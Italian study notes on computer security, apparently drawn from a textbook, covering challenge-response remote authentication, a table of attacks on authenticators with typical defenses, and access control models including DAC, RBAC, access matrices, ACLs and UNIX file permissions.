


Figure 3.10 Idealized Biometric Measurement Operating Characteristic Curves (log-log scale)

La curva più in basso a sinistra offre prestazioni migliori. Il punto sulla curva corrisponde a una soglia specifica per i test biometrici. Lo spostamento della soglia lungo la curva verso l'alto e verso sinistra garantisce una maggiore sicurezza a fronte di una minore comodità. L'inconveniente deriva dal fatto che a un utente valido viene negato l'accesso con la necessità di compiere ulteriori passi. Un compromesso plausibile è quello di scegliere una soglia che corrisponda a un punto sulla curva in cui i tassi sono uguali.

Autenticazione remota degli utenti

L'autenticazione remota degli utenti avviene su Internet, una rete o un collegamento di comunicazione.

Questa solleva ulteriori minacce alla sicurezza, come un intercettatore in grado di acquisire una password o un avversario che riproduce una sequenza di autenticazione che è stata osservata.

Per contrastare le minacce all'autenticazione remota degli utenti, i sistemi si basano generalmente su una qualche forma di protocollo challenge-response.




Figure 3.12 Basic Challenge-Response Protocols for Remote User Authentication
Source: Based on [OGOR03].

Protocollo Password

Un utente trasmette prima la sua identità all'host remoto. L'host genera un numero casuale r , spesso chiamato *nonce*, e restituisce questo *nonce* all'utente. Inoltre, l'host specifica due funzioni, $h()$ e $f()$, da utilizzare nella risposta. La risposta dell'utente è la quantità $f(r', h(P'))$, dove $r' = r$ e P' è la password dell'utente. La funzione h è una funzione hash, in modo che la risposta consista nella funzione hash della password dell'utente combinata con il numero casuale usando la funzione f .

L'host memorizza la funzione hash della password di ciascun utente registrato, rappresentata come $h(P(U))$ per l'utente U . Quando arriva la risposta, l'host confronta la $f(r', h(P'))$ in entrata con la $f(r, h(P(U)))$ calcolata. Se le quantità corrispondono, l'utente viene autenticato.

Questo schema difende da diverse forme di attacco:

- L'host non memorizza la password ma un codice hash della password, questo protegge la password dagli intrusi nel sistema host.
- Non viene trasmesso direttamente nemmeno l'hash della password, bensì una funzione nella quale l'hash della password è uno degli argomenti quindi la password non può essere catturato durante la trasmissione.

- l'uso di un numero casuale come uno degli argomenti difende da un attacco replay.

Protocollo Token

Come prima, un utente trasmette prima la propria identità all'host remoto. L'host restituisce un numero casuale e gli identificatori delle funzioni $f()$ e $h()$ da utilizzare nella risposta.

Dal lato utente, il token fornisce un passcode W' . Il token memorizza un passcode statico o genera un passcode casuale monouso. Per un passcode casuale monouso, il token deve essere sincronizzato in qualche modo con l'host. In entrambi i casi, l'utente attiva il passcode inserendo una password P' . Questa password è condivisa solo tra l'utente e il token e non coinvolge l'host remoto.

Il token risponde all'host con la quantità $f(r', h(W'))$. Per un passcode statico, l'host memorizza il valore hash $h(W(U))$; per un passcode dinamico, l'host genera un passcode monouso (sincronizzato con quello generato dal token) e ne prende l'hash. L'autenticazione procede quindi allo stesso modo del protocollo password.

Problemi di sicurezza per l'autenticazione dell'utente

Table 3.4 Some Potential Attacks, Susceptible Authenticators, and Typical Defenses

Attacks	Authenticators	Examples	Typical Defenses
Client attack	Password	Guessing, exhaustive search	Large entropy; limited attempts
	Token	Exhaustive search	Large entropy; limited attempts; theft of object requires presence
	Biometric	False match	Large entropy; limited attempts
Host attack	Password	Plaintext theft, dictionary/exhaustive search	Hashing; large entropy; protection of password database
	Token	Passcode theft	Same as password; 1-time passcode
	Biometric	Template theft	Capture device authentication; challenge response
Eavesdropping, theft, and copying	Password	"Shoulder surfing"	User diligence to keep secret; administrator diligence to quickly revoke compromised passwords; multifactor authentication
	Token	Theft, counterfeiting hardware	Multifactor authentication; tamper resistant/evident token
	Biometric	Copying (spoofing) biometric	Copy detection at capture device and capture device authentication
Replay	Password	Replay stolen password response	Challenge-response protocol
	Token	Replay stolen passcode response	Challenge-response protocol; 1-time passcode
	Biometric	Replay stolen biometric template response	Copy detection at capture device and capture device authentication via challenge-response protocol
Trojan horse	Password, token, biometric	Installation of rogue client or capture device	Authentication of client or capture device within trusted security perimeter
Denial of service	Password, token, biometric	Lockout by multiple failed authentications	Multifactor with token

Client attack

Gli attacchi client sono quelli in cui un avversario tenta di ottenere l'autenticazione dell'utente senza accedere all'host remoto o al percorso di comunicazione intermedio.

Host attack

Gli attacchi dell'host sono diretti al file utente dell'host in cui sono memorizzate password, passcode token o modelli biometrici.

Eavesdropping

L' Eavesdropping nel contesto delle password si riferisce al tentativo di un avversario di imparare la password osservando l'utente, trovando una copia scritta della password o qualche attacco simile che coinvolge la vicinanza fisica dell'utente e dell'avversario.

Replay

Gli attacchi Replay coinvolgono un avversario che ripete una risposta dell'utente precedentemente catturata.

Trojan horse

In un attacco Trojan horse, un'applicazione o un dispositivo fisico si maschera come un'applicazione o un dispositivo autentico allo scopo di acquisire una password utente, un codice di accesso o una biometria. L'avversario può quindi utilizzare le informazioni acquisite per mascherarsi da utente legittimo.

Denial of services

Un attacco Denial-of-service tenta di disabilitare un servizio di autenticazione utente inondando il servizio con numerosi tentativi di autenticazione.

IV. Controllo degli accessi

Definizione di controllo degli accessi

Il NIST definisce il controllo degli accessi come il processo di garantire o negare specifiche richieste la fine di:

- Ottenere e utilizzare le informazioni e i relativi servizi di elaborazione delle informazioni
- Entrare in strutture fisiche specifiche.

RFC, invece, definisce il controllo degli accessi come un processo attraverso il quale l'uso delle risorse di sistema è regolato secondo una politica di sicurezza ed è consentito solo da entità autorizzate secondo tale politica.

I principali obiettivi della sicurezza informatica sono quelli di:

1. impedire agli utenti non autorizzati di accedere alle risorse
2. impedire agli utenti legittimi di accedere alle risorse in modo non autorizzato
3. consentire agli utenti legittimi di accedere alle risorse in modo autorizzato

Principi del controllo degli accessi

In un certo senso, tutta la sicurezza informatica riguarda il controllo degli accessi. RFC, definisce la sicurezza informatica come segue: Misure che implementano e assicurano i servizi di sicurezza in un sistema informatico, in particolare quelli che assicurano il servizio di controllo degli accessi.

Contesto del controllo degli accessi

- Autenticazione**, verifica che le credenziali di un utente o di un'altra entità di sistema siano valide.
- Autorizzazione**, la concessione di un diritto o di un'autorizzazione a un'entità di sistema per accedere a una risorsa di sistema. Questa funzione determina chi è attendibile per un determinato scopo.
- Controllo**, Una revisione e un esame indipendenti dei registri e delle attività del sistema al fine di:
 - verificare l'adeguatezza dei controlli del sistema
 - garantire la conformità con la politica e le procedure operative stabilite
 - rilevare violazioni della sicurezza e per raccomandare eventuali modifiche




Figure 4.1 Relationship Among Access Control and Other Security Functions
Source: Based on [SAND94].

Politiche del controllo degli accessi

Una politica di controllo dell'accesso, che può essere incorporata in un database di autorizzazione, detta quali tipi di accesso sono consentiti, in quali circostanze e da chi. Queste sono raggruppate nelle seguenti categorie:

- Controllo discrezionale degli accessi (DAC)**, controlla l'accesso in base all'identità del richiedente e alle regole di accesso (autorizzazioni) che indicano ciò che i richiedenti sono (o non sono) autorizzati a fare
- Controllo degli accessi obbligatorio (MAC)**, Controlla l'accesso in base al confronto delle etichette di sicurezza (che indicano quanto siano sensibili o critiche le risorse di sistema) con le autorizzazioni di sicurezza (che indicano che le entità di sistema sono idonee ad accedere a determinate risorse).
Obbligatorio perché un'entità che ha l'autorizzazione ad accedere a una risorsa non può abilitare, di sua spontanea volontà, un'altra entità per accedere a tale risorsa.
- Controllo degli accessi basato sui ruoli (RBAC)**, controlla l'accesso in base ai ruoli che gli utenti hanno all'interno del sistema e sulle regole che indicano quali accessi sono consentiti agli utenti in determinati ruoli.
- Controllo degli accessi basato sugli attributi (ABAC)**, controlla l'accesso in base alle attribuzioni dell'utente, alla risorsa a cui si accede e alle attuali condizioni ambientali.

Queste quattro politiche non si escludono a vicenda. Un meccanismo di controllo degli accessi può impiegare due o anche tutte e tre queste politiche per coprire diverse classi di risorse di sistema.

Soggetto, Oggetto e Diritti di Accesso

Un **soggetto** è un'entità in grado di accedere agli oggetti e, generalmente, il concetto di soggetto equivale a quello di processo.

Qualsiasi utente o applicazione può accedere a una determinata risorsa tramite un processo, il quale assume gli attributi del soggetto che lo crea. Il meccanismo di controllo permette di monitorare le azioni dei soggetti sugli oggetti del sistema.

I sistemi di controllo degli accessi di base in genere definiscono tre classi di soggetti:

- Owner**, ovvero il creatore di una risorsa. Per le risorse di sistema, la proprietà può appartenere a un amministratore di sistema. Per le risorse del progetto, può essere assegnata la proprietà a un amministratore o a un leader del progetto.
- Group**, oltre ai privilegi assegnati a un proprietario, a un gruppo di utenti denominato possono essere concessi anche diritti di accesso, in modo tale che l'appartenenza al gruppo sia sufficiente per esercitare tali diritti di accesso.
- World**, la minor quantità di accesso è concessa agli utenti che sono in grado di accedere al sistema ma non sono inclusi nelle categorie proprietario e gruppo per questa risorsa.

Un **oggetto** è una risorsa il cui accesso è controllato. In generale, un oggetto è un'entità utilizzata per contenere e/o ricevere informazioni.

Il numero e i tipi di oggetti che devono essere protetti da un sistema di controllo degli accessi dipendono dall'ambiente in cui opera il controllo degli accessi e dal compromesso desiderato tra sicurezza da un lato e complessità, onere di elaborazione e facilità d'uso dall'altro.

Un **diritto di accesso** descrive il modo in cui un soggetto può accedere a un oggetto. I diritti di accesso potrebbero includere quanto segue:

- Read**, l'utente può visualizzare le informazioni in una risorsa di sistema. L'accesso in lettura include la possibilità di copiare o stampare.
- Write**, l'utente può aggiungere, modificare o eliminare dati nella risorsa di sistema. L'accesso in scrittura include l'accesso in lettura.
- Execute**, l'utente può eseguire programmi specificati.
- Delete**, l'utente può eliminare alcune risorse di sistema, come file o record.
- Create**, l'utente può creare nuovi file, record o campi.
- Search**, l'utente può elencare i file in una directory, altrimenti cerca nella directory.

Controllo discrezionale degli accessi (DAC)

Schema in cui a un'entità possono essere concessi permessi di accesso che le consentono, a suo giudizio, di concedere a un'altra entità permessi di accesso su determinate risorse.

Un approccio generale al DAC, come esercitato da un sistema operativo o da un sistema di gestione di database, è quello di una **matrice di accesso**. Una dimensione della matrice è costituita da soggetti identificati che possono tentare l'accesso dei dati alle risorse. L'altra dimensione elenca gli oggetti a cui è possibile accedere. Ogni voce nella matrice indica i diritti di accesso di un particolare soggetto per un particolare oggetto.




Figure 4.2 Example of Access Control Structures

Una matrice di accesso è solitamente scarsa ed è implementata per decomposizione in uno dei due modi:

- **Access Control List**, la matrice può essere scomposta per colonne, e, per ogni oggetto, un ACL elenca gli utenti e i loro diritti di accesso consentiti. L'ACL può contenere una voce predefinita o pubblica. Ciò consente agli utenti che non sono esplicitamente elencati come aventi diritti speciali di avere un set predefinito di diritti. Questa struttura di dati non è conveniente per determinare i diritti di accesso disponibili per un utente specifico.
- **Capability Ticket**, dove la matrice è scomposta per righe. Un ticket di capacità specifica oggetti e operazioni autorizzati per un particolare utente. Ogni utente ha un numero di ticket e può essere autorizzato a prestarli o darli ad altri. Poiché i biglietti possono essere dispersi intorno al sistema, presentano un problema di sicurezza maggiore rispetto alle liste di controllo degli accessi, quindi l'integrità dei ticket dovrebbe essere protetta e garantita. Questa struttura dati no è conveniente per determinare tutti i permessi di una risorsa.




Figure 4.2 Example of Access Control Structures

Table 4.1 Authorization Table for Files in Figure 4.2

Subject	Access Mode	Object
A	Own	File 1
A	Read	File 1
A	Write	File 1
A	Own	File 3
A	Read	File 3
A	Write	File 3
B	Read	File 1
B	Own	File 2
B	Read	File 2
B	Write	File 2
B	Write	File 3
B	Read	File 4
C	Read	File 1
C	Write	File 1
C	Read	File 2
C	Own	File 4
C	Read	File 4
C	Write	File 4

La tabella di autorizzazione è una struttura dati non sparsa, come una matrice di accesso, ma è più conveniente delle ACL o dei capability ticket.

Una tabella di autorizzazione contiene una riga per un diritto di accesso di un soggetto a una risorsa. L'ordinamento o l'accesso alla tabella per argomento è equivalente a un elenco di capacità. L'ordinamento o l'accesso alla tabella per oggetto è equivalente a un ACL.

Modello per il controllo degli accessi

Il modello presuppone un insieme di soggetti, un insieme di oggetti e un insieme di regole che regolano l'accesso dei soggetti agli oggetti.

Definiamo lo stato di protezione di un sistema come l'insieme di informazioni, in un dato momento, che specifica i diritti di accesso per ogni soggetto rispetto a ciascun oggetto.

Possiamo identificare tre requisiti:

- Rappresentare lo stato di protezione
- Far rispettare i permessi di accesso
- Permettere ai soggetti di modificare lo stato di protezione secondo determinate modalità

Per rappresentare lo stato di protezione, estendiamo l'universo di oggetti nella matrice di controllo degli accessi per includere quanto segue:

- Processi**, i diritti di accesso includono la possibilità di eliminare un processo, arrestare (bloccare) e svegliare un processo.
- Dispositivi**, i diritti di accesso includono la possibilità di leggere/scrivere il dispositivo, di controllarne il funzionamento e di bloccare/sbloccare il dispositivo per l'uso.
- Localizzazione o regione di memoria**, i diritti di accesso includono la possibilità di leggere/scrivere determinate regioni della memoria che sono protette in modo tale che l'impostazione predefinita sia quella di non consentire l'accesso.
- Soggetti**, i diritti di accesso rispetto a un soggetto hanno a che fare con la capacità di concedere o eliminare i diritti di accesso di quel soggetto ad altri oggetti, come spiegato in seguito.

		OBJECTS								
		Subjects			Files		Processes		Disk drives	
		S ₁	S ₂	S ₃	F ₁	F ₂	P ₁	P ₂	D ₁	D ₂
SUBJECTS	S ₁	control	owner	owner control	read*	read owner	wakeup	wakeup	seek	owner
	S ₂		control		write*	execute			owner	seek*
	S ₃			control		write	stop			

* = copy flag set

Figure 4.3 Extended Access Control Matrix

Ogni accesso di un soggetto a un oggetto è mediato dal controller per quell'oggetto e la decisione del controllore si basa sul contenuto corrente della matrice. Inoltre, alcuni soggetti hanno l'autorità di apportare modifiche specifiche alla matrice di accesso. Una richiesta di modifica della matrice di accesso viene trattata come un accesso alla matrice, con le singole voci della matrice trattate come

oggetti. Tali accessi sono mediati da un controller della matrice di accesso, che controlla gli aggiornamenti della matrice.




Figure 4.4 An Organization of the Access Control Function

Domini di protezione

Un approccio più generale e flessibile è quello di associare le capacità ai domini di protezione. Un dominio di protezione è un insieme di oggetti insieme ai diritti di accesso a tali oggetti.

In termini di matrice di accesso, una riga definisce un dominio di protezione. Finora, abbiamo equiparato ogni riga a un utente specifico. Quindi, ogni utente ha un dominio di protezione e tutti i processi generati dall'utente hanno diritti di accesso definiti dallo stesso dominio di protezione.

In tal modo un utente può generare processi con un sottoinsieme dei diritti di accesso dell'utente, definiti come un nuovo dominio di protezione aggiungendo una riga alla tabella. Le associazioni tra i processi e i domini possono essere statiche o dinamiche.


Una forma di dominio di protezione ha a che fare con la distinzione fatta in molti sistemi operativi, come UNIX, tra modalità utente e kernel. Un programma utente viene eseguito in modalità utente, in cui alcune aree di memoria sono protette dall'uso dell'utente e in cui alcune istruzioni non possono essere eseguite. Quando il processo è eseguito in modalità kernel, possono essere eseguite istruzioni privilegiate e in cui è possibile accedere alle aree protette della memoria.

UNIX file access control

Tutti i tipi di file UNIX sono amministrati dal sistema operativo per mezzo di inode:

- Un inode (nodo indice) è una struttura di controllo che contiene le informazioni chiave necessarie al sistema operativo per un particolare file.
 - Diversi nomi di file possono essere associati a un singolo inode
 - un inode attivo è associato esattamente a un file e ogni file è controllato esattamente da un inode.
 - Gli attributi del file, le sue autorizzazioni e altre informazioni di controllo sono memorizzati nell'inode.
 - Sul disco, c'è una tabella inode, o elenco inode, che contiene gli inode di tutti i file nel file system.
 - Quando un file viene aperto, il suo inode viene portato nella memoria principale e memorizzato in una tabella inode residente alla memoria.

Le directory sono strutturate come un albero gerarchico, ognuna di esse può contenere file e/o altre directory. Una directory è semplicemente un file che contiene un elenco di nomi di file più puntatori agli inode associati.



(a) Traditional UNIX approach (minimal access control list)




Figure 4.5 UNIX File Access Control

proprietario di qualsiasi file nella directory può rinominare, spostare o eliminare quel file.).

Access control list in UNIX

Molti moderni sistemi operativi basati su UNIX e UNIX supportano elenchi di controllo degli accessi, tra cui FreeBSD, OpenBSD, Linux e Solaris.

FreeBSD consente all'amministratore di assegnare un elenco di user ID e gruppi UNIX a un file utilizzando il comando setfacl. Qualsiasi numero di utenti e gruppi può essere associato a un file, ciascuno con tre bit di protezione (lettura, scrittura, esecuzione), offrendo un meccanismo flessibile per l'assegnazione dei diritti di accesso. Inoltre, un file non deve avere un ACL, ma può essere protetto

A ciascun utente UNIX viene assegnato un numero di identificazione utente univoco (user ID). Un utente è anche membro di un gruppo primario, ciascuno identificato da un ID di gruppo.

Quando un file viene creato appartiene ad un certo utente e ad un certo gruppo. Associato ad ogni file è un insieme di 12 bit di protezione. L'ID proprietario, l'ID gruppo e i bit di protezione fanno parte dell'inode del file.

I restanti tre bit definiscono un comportamento aggiuntivo speciale per file o directories, ovvero setUID e setGID e sticky bit (quando viene applicato a una directory, tuttavia, specifica che solo il

esclusivamente dal tradizionale meccanismo di accesso ai file UNIX e i file FreeBSD includono un bit di protezione aggiuntivo che indica se il file ha un ACL esteso.

Quando un processo richiede l'accesso a un oggetto file system, vengono eseguiti due passaggi.

1. seleziona la voce ACL che più corrisponde al processo di richiesta. Le voci ACL sono esaminate nel seguente ordine: proprietario, named users, groups, others. Solo una singola voce determina l'accesso.
2. Controlla se la voce corrispondente contiene autorizzazioni sufficienti. Un processo può essere un membro in più di un gruppo; quindi, più di una voce di gruppo può corrispondere. Se una di queste voci del gruppo corrispondenti contiene le autorizzazioni richieste, viene scelta una che contiene le autorizzazioni richieste. Se nessuna delle voci del gruppo corrispondente contiene le autorizzazioni richieste, l'accesso verrà negato indipendentemente dalla voce scelta.

Role Based Access Control

RBAC si basa sui ruoli che gli utenti assumono in un sistema piuttosto che sull'identità dell'utente. I modelli RBAC definiscono un ruolo come una funzione lavorativa all'interno di un'organizzazione e assegnano diritti di accesso ai ruoli invece che agli utenti individuali. Gli utenti sono assegnati a ruoli diversi, staticamente o dinamicamente, in base alle loro responsabilità.

La relazione degli utenti con i ruoli è molti a molti, così come la relazione dei ruoli con le risorse o gli oggetti di sistema. L'insieme di utenti cambia, in alcuni ambienti frequentemente, e anche l'assegnazione di un utente a uno o più ruoli può essere dinamica

	R ₁	R ₂	• • •	R _n					
U ₁	X								
U ₂	X								
U ₃		X		X					
U ₄				X					
U ₅				X					
U ₆				X					
•									
•									
U _m	X								
ROLES	R ₁	R ₂	R _n	F ₁	F ₂	P ₁	P ₂	D ₁	D ₂
R ₁	control	owner	owner control	read *	read owner	wakeup	wakeup	seek	owner
R ₂		control		write *	execute			owner	seek *
•									
•									
R _n			control		write	stop			

Figure 4.7 Access Control Matrix Representation of RBAC

Possiamo usare la rappresentazione della matrice di accesso per rappresentare gli elementi chiave di un sistema RBAC in modo semplice.

RBAC si presta a un'efficace attuazione del principio del minimo privilegio. Ogni ruolo dovrebbe contenere l'insieme minimo di diritti di accesso necessari. Un utente viene assegnato a un ruolo che gli consente di eseguire solo ciò che è richiesto. Più utenti assegnati allo stesso ruolo, godono dello stesso set minimo di diritti di accesso.

Modelli RBAC

RBAC si basa sui ruoli che gli utenti assumono in un sistema piuttosto che sull'identità dell'utente. I modelli RBAC definiscono un ruolo come funzione lavorativa all'interno di un'organizzazione e il sistema assegna le regole di accesso come ruoli invece che ai singoli individui. Agli utenti vengono assegnati diversi ruoli, staticamente o dinamicamente, in base alle loro responsabilità. La relazione tra utenti e ruoli è molti a molti, come la relazione tra ruoli e risorse.

Possiamo utilizzare la rappresentazione con matrice degli accessi per raffigurare gli elementi chiave di un sistema RBAC in termini semplici.


RBAC si presta a un'efficace attuazione del principio del minimo privilegio, dove ciascun ruolo deve contenere in minimo set di regole di accesso di cui ha bisogno. Molteplici utenti possono avere un determinato ruolo, godendo dello stesso insieme minimo di diritti di accesso.

	R ₁	R ₂	• • •	R _n
U ₁	X			
U ₂	X			
U ₃		X		X
U ₄				X
U ₅				X
U ₆				X
•				
•				
U _m	X			


	R ₁	R ₂	R _n	F ₁	F ₂	P ₁	P ₂	D ₁	D ₂
R ₁	control	owner	owner control	read *	read owner	wakeup	wakeup	seek	owner
R ₂		control		write *	execute			owner	seek *
•									
•									
R _n			control		write	stop			

Figure 4.7 Access Control Matrix Representation of RBAC

Modelli di riferimento RBAC



